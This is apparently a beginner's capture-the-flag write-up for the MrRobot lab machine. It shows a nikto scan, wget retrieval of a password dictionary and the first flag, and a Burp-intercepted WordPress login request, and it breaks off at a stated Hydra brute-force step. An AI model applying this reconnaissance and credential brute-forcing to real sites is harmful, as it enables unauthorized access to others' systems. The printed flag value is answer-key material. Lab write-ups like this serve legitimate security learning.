
Disclaimer: This was my first CTF. Had too much fun doing this. I will do several more because this truly piqued my curiosity.

MrRobot CTF

Exploiting a vulnerable apache server.


Strategy:
Compromise the vulnerable machine in order to locate and exfiltrate 3-of-3-key-flags.

Tactics:
1. Perform a network scan. Using netdiscover and nmap to discover target Ip 192.168.1.132. Using nikto, to scan the vulnerable web server. Gaining access to the /robot.txt




```
shashhh10@kali:~$ nikto -h 192.168.1.132
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.132
+ Target Hostname:    192.168.1.132
+ Target Port:        80
+ Start Time:         2020-04-27 03:44:50 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to pro
tect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render t
he content of the site in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/5.5.29
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute
 force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alter
natives for 'index' were found: index.html, index.php
+ OSVDB-3092: /admin/: This might be interesting...
+ Uncommon header 'link' found, with contents: <http://192.168.1.132/?p=23>; rel=shortlink
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /admin/index.html: Admin login page/section found.
+ Cookie wordpress_test_cookie created without the httponly flag
+ /wp-login/: Admin login page/section found.
+ /wordpress: A Wordpress installation was found.
+ /wp-admin/wp-login.php: Wordpress login found
+ /wordpresswp-admin/wp-login.php: Wordpress login found
+ /blog/wp-login.php: Wordpress login found
+ /wp-login.php: Wordpress login found
+ /wordpresswp-login.php: Wordpress login found
+ 7915 requests: 0 error(s) and 18 item(s) reported on remote host
+ End Time:           2020-04-27 03:53:25 (GMT-4) (515 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
shashhh10@kali:~$
```

2. Analyzing and capturing the first flag (1-of-3-key-flags) from the /robots.txt. Printing the file in a text format. Also captured a dictionary filled with passwords.(fsocity). The web server has a Wordpress login as discovered in the nikto search.




```
shashhh10@kali:~$ cd Desktop
shashhh10@kali:~/Desktop$ wget 192.168.1.132/fsociety.dic
--2020-04-27 03:49:38--  http://192.168.1.132/fsociety.dic
Connecting to 192.168.1.132:80 ... connected.
HTTP request sent, awaiting response ... 404 Not Found
2020-04-27 03:49:38 ERROR 404: Not Found.

shashhh10@kali:~/Desktop$ wget
wget: missing URL
Usage: wget [OPTION] ... [URL] ...

Try `wget --help' for more options.
shashhh10@kali:~/Desktop$ wget 192.168.1.132/fsociety.dic
--2020-04-27 03:50:24--  http://192.168.1.132/fsociety.dic
Connecting to 192.168.1.132:80 ... connected.
HTTP request sent, awaiting response ... 404 Not Found
2020-04-27 03:50:24 ERROR 404: Not Found.

shashhh10@kali:~/Desktop$ wget 192.168.1.132/fsocity.dic
--2020-04-27 03:51:18--  http://192.168.1.132/fsocity.dic
Connecting to 192.168.1.132:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: ‘fsocity.dic’

fsocity.dic          100%[=========================>]   6.91M  16.5MB/s    in 0.4s

2020-04-27 03:51:18 (16.5 MB/s) - ‘fsocity.dic’ saved [7245381/7245381]

shashhh10@kali:~/Desktop$ wget 192.168.1.132/key-1-of-3.txt
--2020-04-27 03:51:55--  http://192.168.1.132/key-1-of-3.txt
Connecting to 192.168.1.132:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 33 [text/plain]
Saving to: ‘key-1-of-3.txt’

key-1-of-3.txt       100%[=========================>]      33  --.-KB/s    in 0s

2020-04-27 03:51:55 (1.98 MB/s) - ‘key-1-of-3.txt’ saved [33/33]

shashhh10@kali:~/Desktop$ ls
CSC690-Graduate-CapstoneProject-  CTFs  cyber-sec-  fsocity.dic  key-1-of-3.txt
shashhh10@kali:~/Desktop$ cat key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
shashhh10@kali:~/Desktop$
```




```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

3. Gaining access to the vulnerable web server through the Wordpress login. Finding the username and the password through brute forcing using burp suite and password cracking tools. Using fake credentials to check and analyze login activity.




Used Burp suite to intercept Post requests for the login credentials using a proxy server.


Burp Suite Community Edition v2020.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex
0 matches

Request to http://192.168.1.132:80

```
POST /wp-login.php HTTP/1.1
Host: 192.168.1.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.132/wp-login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
Connection: close
Cookie: s_cc=true; s_fid=2835BBAF5BD65DB5-3099D025CFD582F1; s_nr=1587973534183; s_sq=%5B%5BB%5D%5D; wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1

log=test&pwd=1234&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.1.132%2Fwp-admin%2F&testcookie=1
```

Used Hydra to bruteforce and exfiltrate the username credentials.

